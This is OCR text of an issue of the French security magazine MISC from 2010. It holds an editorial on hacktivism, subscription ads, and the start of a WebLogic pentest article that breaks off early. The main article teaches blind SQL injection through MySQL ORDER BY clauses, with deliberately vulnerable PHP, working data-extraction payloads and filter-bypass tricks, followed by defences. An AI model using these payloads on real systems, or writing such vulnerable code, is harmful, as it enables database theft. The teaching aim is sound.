MISC

Multi-System & Internet Security Cookbook

100 % SÉCURITÉ INFORMATIQUE

L 19018 - 52 - F: 8,00 € - RD


N° 52 NOVEMBRE/DÉCEMBRE 2010

France Métro : 8 € DOM : 8,80 € TOM Surface : 990 XPF TOM Avion : 1300 XPF
CH : 15,50 CHF BEL, LUX, PORT.CONT : 9 Eur CAN : 15 SCAD

CODE *AIX / EXPLOIT*

Exploitation de stack overflows sous AIX 6.1 en dépit des protections mémoire

p. 58



SYSTÈME *SMARTCARD / PYTHON*

Lecture d'une carte SIM avec PSSI : Python Simple Smartcard Interpreter


p. 53

ARCHITECTURE *ANALYSE / CONFIG*

Analyse et contrôle des configurations réseau avec le langage HAWK version 2

p. 64

SCIENCE & TECHNOLOGIE *PHOTO / MANIPULATION*



Détection de retouches dans les images par approche algébrique, optique et sémiotique

p. 74

DOSSIER

4 OUTILS INDISPENSABLES POUR TESTER VOTRE SÉCURITÉ !

1- Wireshark : Sniffing et analyse
2- Firefox et Burp : Webapps et XSS
3- Scapy : Manipulation de paquets
4- metasploit : Pentesting et exploit

EXPLOIT CORNER

Injections SQL discrètes dans les clauses « order by »

p. 04

MALWARE CORNER

Analyse du virus Murofet

p. 14

PENTEST CORNER


Pentester un serveur d'applications J2EE Oracle Weblogic et son protocole T3

p. 09

GNU/LINUX MAGAZINE HORS-SÉRIE N°51

DÈS LE 12 NOVEMBRE CHEZ VOTRE MARCHAND DE JOURNAUX ET SUR WWW.ED-DIAMOND.COM !

SPÉCIAL ÉLECTRONIQUE & HACKS



Au sommaire* :

- **IPHONE / LINUX :**
  développer des applications iPhone depuis GNU/Linux, c'est possible !
- **EPAD / APAD :**
  Prise en main et analyse des clones chinois de l'iPad sous Android
- **NAS / STOCKAGE :**
  Ready NAS de Netgear : un NAS très orienté développement communautaire
- **GPS / USB :**
  Magie du GPS et lecture & décodage des données d'un GPS USB
- **CARTE / MAGNÉTIQUE :**
  La lecture/écriture des cartes magnétiques LoCo en C et Python et ses surprises
- **AVR / ARDUINO :**
  Mise en œuvre et utilisation du kit Duemilanove en ligne de commandes
- **USB / TEENSY :**
  Développer des périphériques USB n'a jamais été aussi simple grâce à LUFA !

*Sous réserve de toute modification.

LE 24 DÉCEMBRE 2010... C'EST NOËL !

DÉCOUVREZ OPEN SILICIUM MAGAZINE

www.opensilicium.com

ÉDITO Coup de sifflet

La firme d'avocats ACS doit pas mal ramer dernièrement. Cette entreprise spécialisée dans la Propriété Intellectuelle a vu sa renommée subitement s'accroître grâce à un groupe appelé les *Anonymous* (ceux avec le masque de Guy Fawkes, repris par le héros de V pour Vendetta (génialissime BD et non moins bon film).

Ce groupe a notamment fait parler de lui lors de son opération *Chanology*. En 2008, il dénonce l'église de scientologie en tant que secte, ses pratiques, ses membres, ses sources de revenus, l'expose au public autant que possible. De nombreuses actions ont lieu, aussi bien sur Internet que dans le monde analogique. Certaines furent illégales, comme des DDoS, ce qui leur fut reproché. Dernièrement, ils s'en sont pris aux protecteurs des droits d'auteur, comme la MPAA ou la RIAA, les chers maîtres à penser américains de notre SACEM, et commanditaires d'ACS.

Le 21 septembre 2010, leur action prit pour cible ACS, sous forme d'un DDoS. Après quelque temps, le site a été remis en ligne à l'aide d'une sauvegarde. Sauf que celle-ci contenait un joli trésor de 350 Mo : la liste de tous les clients de l'entreprise, des mails envoyés aux personnes menacées de poursuites pour infraction au droit d'auteur, etc. Et hop, ce gros ficher se retrouve sur les réseaux P2P. En les explorant, on se rend compte que les méthodes de la firme sont plus que répréhensibles.

Autre acteur assez doué dans la sur-exposition, Wikileaks. Ils ont pris de l'ampleur suite à des révélations sur les guerres d'Irak et d'Afghanistan, en particulier en dévoilant des bavures des forces armées, qui les cachaient bien entendu. Il semble cependant que son charismatique porte-parole soit contesté par ses troupes, sans parler de ses démêlés avec la justice suédoise, dont on ne saura sans doute jamais s'il s'agit d'un coup monté.

Chez nous, Mediapart a lancé l'affaire Woerth Bettencourt. Là aussi, initialement, il y a un « détail juridique » sur la légitimité de l'utilisation des écoutes du majordome, mais la justice a tranché : ce n'est pas parce que l'obtention de ces informations est illégale que leur divulgation par la presse l'est.

Dans ces trois cas, les contestataires posent des interrogations éthiques et emploient des méthodes proches. Mais surtout, pour obtenir des résultats, tout passe par la médiatisation d'informations que d'autres préfèrent dissimuler.

Dans la culture anglo-saxonne, ces agitateurs s'appellent des *whistle blowers*. Il en existe dans les entreprises pour mettre en garde contre des abus de management ou des discriminations, dans la société civile pour surveiller les élus, pour les problèmes de santé publique, etc.

Qu'il s'agisse de pédophilie, de délinquance en col blanc, de harcèlements, de chantages, de téléchargement, de piratages de toutes sortes, l'arme informatique et informationnelle est évidemment à double tranchant. Elle aide les criminels à commettre leurs méfaits. Parfois, avec les mêmes méthodes que les méchants, elle permet de lutter contre eux. À l'heure où notre justice est dépassée par manque de moyens, où les médias traditionnels deviennent la propriété de grands groupes industriels par manque de ressources, l'attaque ne gagnerait-elle pas quelques lettres de noblesse dans ces circonstances, là où la défense les a déjà ? Bien sûr, se posent alors beaucoup de questions, à commencer par la légitimité de ces actions...

Bonne réflexion,

Fred Raynal

Rendez-vous au 31 décembre 2010 pour le n°53 !

www.miscmag.com

MISC est édité par
Les Éditions Diamond
B.P. 20142 / 67603 Sélestat Cedex
Tél. : 03 67 10 00 20
Fax : 03 67 10 00 21
E-mail : cial@ed-diamond.com
Service commercial : abo@ed-diamond.com
Sites : www.miscmag.com
www.ed-diamond.com

IMPRIMÉ en Allemagne - PRINTED in Germany
Dépôt légal : A parution
N° ISSN : 1631-9036

Commission Paritaire : K 81190
Périodicité : Bimestrielle
Prix de vente : 8 Euros


Directeur de publication : Arnaud Metzler
Chef des rédactions : Denis Bodor
Rédacteur en chef : Frédéric Raynal
Secrétaire de rédaction : Véronique Wilhelm
Conception graphique : Kathrin Troeger
Responsable publicité : Tél. : 03 67 10 00 26
Service abonnement : Tél. : 03 67 10 00 20
Impression : VPM Druck Rastatt / Allemagne
Distribution France :
(uniquement pour les dépositaires de presse)
MLP Réassort : Plate-forme de Saint-Barthélemy-d'Anjou.
Tél. : 02 41 27 53 12
Plate-forme de Saint-Quentin-Fallavier.
Tél. : 04 74 82 63 04
Service des ventes : Distri-médias : Tél. : 05 34 52 34 01

Membre April
www.april.org

Charte de MISC

MISC est un magazine consacré à la sécurité informatique sous tous ses aspects (comme le système, le réseau ou encore la programmation) et où les perspectives techniques et scientifiques occupent une place prépondérante. Toutefois, les questions connexes (modalités juridiques, menaces informationnelles) sont également considérées, ce qui fait de MISC une revue capable d'appréhender la complexité croissante des systèmes d'information, et les problèmes de sécurité qui l'accompagnent. MISC vise un large public de personnes souhaitant élargir ses connaissances en se tenant informées des dernières techniques et des outils utilisés afin de mettre en place une défense adéquate.
MISC propose des articles complets et pédagogiques afin d'anticiper au mieux les risques liés au piratage et les solutions pour y remédier, présentant pour cela des techniques offensives autant que défensives, leurs avantages et leurs limites, des facettes indissociables pour considérer tous les enjeux de la sécurité informatique.

SOMMAIRE



INJECTIONS SQL DANS LES CLAUSES « ORDER BY »

Louis Nyffenegger - <Louis.Nyffenegger@gmail.com>

mots-clés : INJECTIONS SQL / ORDER BY / SQLMAP / MYSQL

Cet article présente quelques techniques d'exploitations des injections SQL dans les clauses « order by ». Cet article est basé sur PHP/MySQL afin d'être facilement reproductible, mais peut être appliqué à d'autres bases de données et langages.

1 Introduction

La structure d'une requête contenant une clause « order by » est la suivante :

```
mysql> select id, name from users order by name;
+----+-------+
| id | name  |
+----+-------+
|  1 | admin |
|  4 | root  |
|  2 | user1 |
|  3 | user4 |
+----+-------+
```

Comme on peut le remarquer, la valeur placée après l'utilisation d'« order by » n'est pas entourée par des apostrophes (*quotes* : %27). En effet, l'utilisation d'apostrophes rend la directive **order by** inefficace car la valeur fournie est considérée comme une constante :

```
mysql> select id, name from users order by 'name';
+----+-------+
| id | name  |
+----+-------+
|  1 | admin |
|  2 | user1 |
|  3 | user4 |
|  4 | root  |
+----+-------+
```

Cependant, il est possible d'utiliser des accents graves (*backticks* : %60) afin d'encadrer la valeur utilisée :

```
mysql> select id, name from users order by `name`;
+----+-------+
| id | name  |
+----+-------+
|  1 | admin |
|  4 | root  |
|  2 | user1 |
|  3 | user4 |
+----+-------+
```

L'absence d'apostrophes et l'utilisation de backticks ont un point en commun, l'utilisation de **mysql_real_escape_string** n'a aucun effet et ne permet pas d'empêcher la modification de la requête SQL :

```
mojo% php -a
Interactive shell

php >  echo mysql_real_escape_string("name` CODE SQL ARBITRAIRE");
name` CODE SQL ARBITRAIRE
```

Par opposition à :

```
php > echo mysql_real_escape_string("name' PAS DE CODE SQL ARBITRAIRE");
name\' PAS DE CODE SQL ARBITRAIRE
```

De plus, les « prepared statements » ne permettent pas d'utiliser des valeurs dynamiques pour les clauses **order by**. C'est pourquoi de nombreuses applications sont encore vulnérables aux injections SQL dans la clause **order by**.

Ainsi, le code suivant est vulnérable à une injection SQL malgré l'utilisation de la fonction **mysql_real_escape_string** :

```
[...]
  $sql = "SELECT * FROM users ORDER BY ";
  $sql .= mysql_real_escape_string($_GET["order"]);
  $result = mysql_query($sql);
  if ($result) {
    ?>
    <table border='1'>
    <tr>
      <th><a href="sort.php?order=id">id</th>
      <th><a href="sort.php?order=name">name</th>
      <th><a href="sort.php?order=age">age</th>
    </tr>
    <?php
    while ($row = mysql_fetch_assoc($result)) {
      echo "<tr>";
         echo "<td>".$row['id']."</td>";
         echo "<td>".$row['name']."</td>";
```

```
        echo "<td>".$row['age']."</td>";
      echo "</tr>";
    }
    echo "</table>";
  }
[...]
```

2 Exploitation

Malheureusement, il n'est pas possible d'utiliser le mot-clé **UNION** après une clause **order by** :

```
mysql> select id, name from users order by name UNION SELECT 1,2;
ERROR 1221 (HY000): Incorrect usage of UNION and ORDER BY
```

Il est donc nécessaire de réaliser l'exploitation de ce type de vulnérabilité en aveugle (« blind SQL injection »). Cependant, il n'est pas possible d'utiliser la technique classique d'injection en aveugle, car le retour de la requête est considéré comme une constante dans la clause **order by** :

```
mysql> select ascii(substring((select @@version),1,1));
+----------------------------------------+
|                                     53 |
+----------------------------------------+
mysql> select id, name from users order by ((ascii(substring((select
@@version),1,1))=53)+1);
+----+-------+
| id | name  |
+----+-------+
|  1 | admin |
|  2 | user1 |
|  3 | user4 |
|  4 | root  |
+----+-------+


mysql> select id, name from users order by ((ascii(substring((select
@@version),1,1))=52)+1);
+----+-------+
| id | name  |
+----+-------+
|  1 | admin |
|  2 | user1 |
|  3 | user4 |
|  4 | root  |
+----+-------+
```

Aucune différence n'est visible dans le résultat et il n'est donc pas possible de générer 2 états afin de réaliser l'exploitation en aveugle.

Cependant, il est possible d'utiliser le mot-clé **IF** afin de créer ces 2 états :

```
mysql> select id, name from users order by IF
(ascii(substring((select @@version),1,1))=53, id,name);
+----+-------+
| id | name  |
+----+-------+
|  1 | admin |
|  2 | user1 |
|  3 | user4 |
|  4 | root  |
+----+-------+
```

```
mysql> select id, name from users order by IF
(ascii(substring((select @@version),1,1))=52, id,name);
+----+-------+
| id | name  |
+----+-------+
|  1 | admin |
|  4 | root  |
|  2 | user1 |
|  3 | user4 |
+----+-------+
```

Ainsi, à l'aide de ces 2 états, il est possible de récupérer les informations de la base de données. Il est cependant préférable d'utiliser une méthode à base de masque de bits afin de réaliser la récupération des données plus discrètement et rapidement :

```
mysql> select id, name from users order by IF
(ascii(substring((select @@version),1,1))&1, id,name);
mysql> select id, name from users order by IF
(ascii(substring((select @@version),1,1))&2, id,name);
mysql> select id, name from users order by IF
(ascii(substring((select @@version),1,1))&4, id,name);
[…]
```

3 Optimisation

L'exploitation des injections SQL aveugles se base sur la présence de 2 états (vrai et faux) afin de récupérer des informations. Cependant, il est possible en fonction de la table et de son contenu de générer plus d'états, et ainsi, de faire une exploitation plus rapide : « color blind SQL injection ».

Prenons, par exemple, une table comportant 4 colonnes : **id**, **name**, **age**, **groupid** :

```
CREATE TABLE users (id INTEGER AUTO_INCREMENT, name VARCHAR(50), age
INTEGER, groupid INTEGER, PRIMARY KEY (id));
```

Si la table contient assez de *tuples* différents, il est possible de générer 4 états différents :

- contenu de la table trié par **id** ;
- contenu de la table trié par **name** ;
- contenu de la table trié par **age** ;
- contenu de la table trié par **groupid**.

De plus, il est également possible de trier par plusieurs colonnes consécutives, et donc, de générer encore plus d'états potentiels :

- contenu de la table trié par **id** puis par **id** ;
- contenu de la table trié par **id** puis par **name** ;
- contenu de la table trié par **id** puis par **age** ;
- contenu de la table trié par **id** puis par **groupid** ;
- …

Le nombre de colonnes n'étant pas limité, il est possible de générer énormément d'états différents en fonction du contenu de la base de données.

SQL dispose du mot-clé **CASE ... WHEN**, l'idée est donc, en fonction de la valeur, de trier par une colonne donnée :

```
CASE condition
WHEN 0 then column0
WHEN 1 then column1
WHEN 2 then column2
WHEN 3 then column3
END
```

Afin de simplifier, nous allons nous baser sur le fait qu'il est possible de générer 16 états (2^4) différents en triant à l'aide de 2 colonnes. Il est donc possible de récupérer en une requête 4 bits d'information. Pour retrouver les valeurs soumises, il est nécessaire de récupérer le résultat de chacun de ces états : prendre une empreinte de chacune des valeurs possibles. Cependant, l'utilisation de **CASE WHEN** a un effet de bord sur le résultat du tri ; en effet, les entiers seront triés comme des chaînes de caractères : 1,11, 12, 2, 23, 3, 4, ...

Il est donc nécessaire, lors de la génération des 16 états, de caster les entiers :

```
mysql> select id, name,age from users order by name  ASC, cast(age
as char) ASC
```

Une fois ces 16 états précalculés, on peut donc générer une requête permettant de récupérer les 4 premiers bits de la version de MySQL :

```
CASE (ASCII(substring((select @@version),1,1))&3)
  when 0 then id
  when 1 then name
  when 2 then age
  when 3 then groupid END ASC,
CASE ((ASCII(substring((select @@version),1,1))&12)>>2)
  when 0 then id
  when 1 then name
  when 2 then age
  when 3 then groupid
END ASC
```

puis, une autre requête afin de récupérer les 4 bits suivants :

```
CASE ((ASCII(substring((select @@version),1,1))&48)>>4)
 when 0 then id
 when 1 then name
 when 2 then age
 when 3 then groupid END ASC,
CASE ((ASCII(substring((select @@version),1,1))&192)>>6)
 when 0 then id
 when 1 then name
 when 2 then age
 when 3 then groupid END ASC
```

Il est ainsi possible, à partir de valeurs précalculées lors de la prise d'empreinte, de retrouver le premier caractère de la version de MySQL. Cette technique permet de diviser le nombre de requêtes HTTP par 4.

4 Autres exemples de code vulnérable et exploitation

Il est commun de retrouver un autre type d'erreur dans la protection contre les injections SQL dans les clauses **order by**, les 2 extraits suivants illustrent le problème.

```
[...]
  if (preg_match('/ /', $_GET["order"])) {
    die("ERROR NO SPACE");
  }
  $sql = "SELECT * FROM users ORDER BY ";
  $sql .= $_GET["order"];
[…]
```

Ici, le code part du principe que la valeur **$_GET["order"]** ne doit pas contenir d'espace. Or il est tout à fait possible de réaliser des injections SQL sans utiliser d'espace. En effet, l'utilisation de la tabulation (%09) peut permettre de dépasser la protection mise en place par la fonction **preg_match** précédente.

```
[...]
  if (preg_match('/\s+/', $_GET["order"])) {
    die("ERROR NO SPACE");
  }
  $sql = "SELECT * FROM users ORDER BY ";
  $sql .= $_GET["order"];
[...]
```

Ce deuxième exemple part du principe qu'il ne faut ni espace ni tabulation. Afin de dépasser cette protection, il est possible d'utiliser **/**/** (commentaires pour MySQL), qui seront remplacés par MySQL par un espace au sein de la requête avant d'être exécutée.

5 Protection

Afin d'éviter les injections SQL dans les clauses **order by**, plusieurs méthodes peuvent être adoptées :

- l'utilisation d'expressions régulières : **/^\w{1,8}$/**
- l'utilisation de liste blanche :

```
$cols = Array("name","id","grouip");
if (in_array($_GET["order"], $cols,TRUE)){
...
```

La liste de colonnes peut être construite dynamiquement à partir du résultat de la requête (**SHOW COLUMNS FROM users**).

- faire réaliser le tri par le navigateur à l'aide de Javascript.

Conclusion

Les injections SQL dans les clauses **order by** sont particulièrement intéressantes, car elles ne sont actuellement pas détectées par la plupart des scanners web commerciaux et ne sont pas (encore) exploitables à l'aide de SQLmap. ■

Abonnez-vous !

Profitez de nos offres d'abonnement spéciales disponibles au verso !

Économisez plus de 20%*

* Sur le prix de vente unitaire France Métropolitaine

6 Numéros de MISC

Les 3 bonnes raisons de vous abonner :

- Ne manquez plus aucun numéro.
- Recevez MISC chaque mois chez vous ou dans votre entreprise.
- Économisez 10,00 €/an !

4 façons de commander facilement :

- par courrier postal en nous renvoyant le bon ci-dessous
- par le Web, sur www.ed-diamond.com
- par téléphone, entre 9h-12h et 14h-18h au 03 67 10 00 20
- par fax au 03 67 10 00 21

par ABONNEMENT : 38€*

au lieu de 48,00 €* en kiosque

Économie : 10,00 €*

*OFFRE VALABLE UNIQUEMENT EN FRANCE MÉTROPOLITAINE
Pour les tarifs hors France Métropolitaine, consultez notre site : www.ed-diamond.com

Bon d'abonnement à découper et à renvoyer à l'adresse ci-dessous

Tournez SVP pour découvrir toutes les offres d'abonnement >>

MISC
Multi-System & Internet | Security | Cookbook

Édité par Les Éditions Diamond
Service des Abonnements
B.P. 20142 - 67603 Sélestat Cedex
Tél. : + 33 (0) 3 67 10 00 20
Fax : + 33 (0) 3 67 10 00 21

Vos remarques :

Voici mes coordonnées postales :	
Société :	
Nom :	
Prénom :	
Adresse :	
Code Postal :	
Ville :	
Pays :	

En envoyant ce bon de commande, je reconnais avoir pris connaissance des conditions générales de vente des Éditions Diamond à l'adresse internet suivante : **www.ed-diamond.com/cgv** et reconnais que ces conditions de vente me sont opposables.

Tournez SVP pour découvrir toutes les offres d'abonnement

Profitez de nos offres d'abonnement spéciales !

Vous pouvez également vous abonner sur : www.ed-diamond.com ou par Tél. : 03 67 10 00 20 / Fax : 03 67 10 00 21

offre 1 Abonnement
MISC (6 nos)

par ABO : **38€***

au lieu de 48,00€** en kiosque

Economie : 10,00 €

offre 2 Abonnement
Linux Pratique Essentiel (6 nos) + Linux Pratique (6 nos)

par ABO : **57€***

au lieu de 74,70€** en kiosque

Economie : 17,70 €

offre 3 Abonnement
GNU/Linux Magazine (11 nos) + Linux Pratique (6 nos)

par ABO : **78€***

au lieu de 107,20€** en kiosque

Economie : 29,20 €

offre 4 Abonnement
GNU/Linux Magazine (11 nos) + GNU/Linux Magazine HS (6 nos)

par ABO : **83€***

au lieu de 110,50€** en kiosque

Economie : 27,50 €

offre 5 Abonnement
+ GNU/Linux Magazine (11 nos) + Misc (6 nos)

par ABO : **84€***

au lieu de 119,50€** en kiosque

Economie : 35,50 €

offre 6 Abonnement
+ GNU/Linux Magazine (11 nos) + GNU/Linux Magazine HS (6 nos) + Linux Pratique (6 nos)

par ABO : **110€***

au lieu de 146,20€** en kiosque

Economie : 36,20 €

offre 7 Abonnement
+ GNU/Linux Magazine (11 nos) + GNU/Linux Magazine HS (6 nos) + Misc (6 nos)

par ABO : **116€***

au lieu de 158,50€** en kiosque

Economie : 42,50 €

offre 8 Abonnement
+ GNU/Linux Magazine (11 nos) + GNU/Linux Magazine HS (6 nos) + Linux Pratique (6 nos) + Misc (6 nos)

par ABO : **143€***

au lieu de 194,20€** en kiosque

Economie : 51,20 €

offre 10 Abonnement
MISC (6 nos) + MISC Hors-Série (2 nos)

par ABO : **44€***

au lieu de 64,00€** en kiosque

Economie : 20,00 €

offre 11 Abonnement
Linux Pratique (6 nos) + Linux Pratique HS (3 nos)

par ABO : **42€***

au lieu de 55,20€** en kiosque

Economie : 13,20 €

Abonnement
Linux Pratique Essentiel (6 nos) + GNU/Linux Magazine (11 nos) + GNU/Linux Magazine HS (6 nos) + Linux Pratique (6 nos) + Misc (6 nos)

offre 9

par ABO : **173€***

au lieu de 233,20€** en kiosque

Economie : 60,20 €

* Toutes les offres d'abonnement : en exemple, les tarifs ci-dessus correspondant à la zone France Métropolitaine (F) – ** Base tarifs kiosque zone France Métropolitaine (F)

Abonnement hors France Métropolotain : rendez-vous sur www.ed-diamond.com

Bon d'abonnement à découper et à renvoyer

Je choisis mon (mes) offre(s) d'abonnement :

Mon 1er choix	Je sélectionne le N° (1 à 11) de l'offre choisie :	
Mon 2ème choix	Je sélectionne le N° (1 à 11) de l'offre choisie :	
	J'indique la somme due : (Total)	€

Exemple : je souhaite m'abonner à l'offre GNU/Linux Magazine + GNU/Linux Magazine Hors-série + MISC (offre 7), ma référence est donc 7 et le montant de l'abonnement est de 116 euros.

Je choisis de régler par :

- ❑ Chèque bancaire ou postal à l'ordre des Éditions Diamond
- ❑ Carte bancaire n° |_|_|_|_| |_|_|_|_| |_|_|_|_| |_|_|_|_|

Expire le : |_|_|_|_|

Cryptogramme visuel : |_|_|_|

Date et signature obligatoire

Abonnez-vous et/ou commandez nos anciens numéros *** directement sur :

www.ed-diamond.com

*** Sous réserve de disponibilité

PENTESTER UN SERVEUR WEBLOGIC ET SON PROTOCOLE T3

Mouad Abouhali - mouad.abouhali@devoteam.com

Consultant sécurité/Pentester chez Devoteam

mots-clés : APPLICATION J2EE / SERVEUR D'APPLICATION WEBLOGIC / BASES DE DONNÉES / JNDI

De nos jours, les applications web deviennent de plus en plus complexes, entre les technologies web qui évoluent à la vitesse de la lumière, les langages de développement qui encapsulent de plus en plus de bibliothèques et de méthodes, et les produits qui profilèrent comme des champignons. Face à cette situation, les entreprises se trouvent contraintes à faire confiance à des usines à gaz pour déployer leurs applications métiers hautement critiques.

À vrai dire, la décision s'avère difficile quand il faut choisir entre une architecture « n-tiers » ou client-serveur, entre une spécification J2EE ou dot Net, et enfin, entre un serveur d'applications Jboss ou Weblogic.

Cet article a pour objectif de mettre en lumière quelques aspects de sécurité du produit Weblogic. Rappelons qu'une étude détaillée du produit Jboss a été réalisée par l'entreprise « RedTeam » [1]. Cette dernière a récemment publié une nouvelle méthode d'exploitation du serveur Jboss [2].

1 Introduction

Weblogic est un serveur d'applications Oracle offrant une plate-forme de déploiement d'applications J2EE. Ce serveur comprend plusieurs composants à citer : un serveur HTTP, un serveur d'applications J2EE et un portail Weblogic. Ce serveur dispose d'une console d'administration accessible en HTTP par défaut sur le port 7001.

La console d'administration, qui n'est autre qu'une application J2EE, permet de positionner les paramètres de configuration du serveur Weblogic, comme la performance, la sécurité ou les services accessibles. Cette console offre en outre la possibilité de publier une application J2EE en soumettant au serveur un package WAR ou EAR. Nous pouvons bien sûr imaginer à ce stade le déploiement d'une application J2EE malicieuse permettant d'exécuter des commandes système avec l'identité du serveur Weblogic. Il est à noter cependant que l'accès à cette console est protégé par une authentification login/mot de passe, d'où notre intérêt à l'étude des autres interfaces du serveur Weblogic et notamment l'interface RMI.




Fig. 1

2 L'arbre JNDI

La JNDI (*Java Naming and Directory Interface*) est une API Java qui implémente des méthodes de découverte et de recherche d'objets Java par leurs noms. À cet effet, la JNDI offre des fonctions de publication (*Binding*) et de recherche d'objets via un annuaire. Les méthodes de l'API JNDI sont implémentées dans Java RMI afin de rendre ces fonctions accessibles à distance.

Weblogic ne fait pas exception et dispose de son propre arbre JNDI qui lui permet de publier sous forme d'un annuaire les objets et les services qu'il héberge. Un objet peut correspondre dans la réalité à une application J2EE, une source de données, voire un service JMS (*Java Message Service*).




Fig. 2

3 Le protocole T3, un point d'entrée

Dans la même optique, Weblogic publie ses objets et services pour un accès distant en exploitant les API de la Java RMI (*Remote Method Invocation*). Cette redéfinition de la Java RMI n'est autre que le protocole T3. En effet, ce protocole assure les échanges RMI entre un client et un serveur Weblogic.

4 Démonstration

L'objectif que nous nous fixons maintenant en tant que *pentesters* est de lister le contenu de l'arbre JNDI anonymement, d'identifier et d'accéder par la suite aux objets critiques. Supposons que le serveur Weblogic cible héberge une application métier critique dont les données sont stockées dans une base de données Oracle et que le lien vers cette dernière a été paramétré dans le serveur Weblogic sous un objet de type « DataSource ».




Fig. 3

L'objet « DataSource » correspond à une chaîne de connexion comportant : l'adresse du serveur Oracle, le nom du driver utilisé et le compte Oracle applicatif autorisant la connexion à la base de données. Il est à souligner que le mot de passe du compte Oracle a été chiffré en utilisant l'algorithme Triple-DES et que celui-ci n'est pas accessible directement au travers de la console, mais seulement via un accès au système de fichiers (voir le paragraphe « Et les mots de passe ? »).

En listant le contenu de la JNDI, il sera ainsi possible d'identifier les objets « DataSource » existants et d'accéder aux bases de données correspondantes.

4.1 Lister le contenu de l'arbre JNDI

Afin de lister le contenu de l'arbre JNDI, il est nécessaire de disposer du fichier `weblogic.jar` correspondant à la version du serveur Weblogic ciblé (dans notre cas, nous traiterons la version 8.1). Ce fichier peut être récupéré du répertoire `Repertoire_install/server/lib`. Il correspond en réalité à une bibliothèque Java, qui sera incluse dans notre preuve de concept.

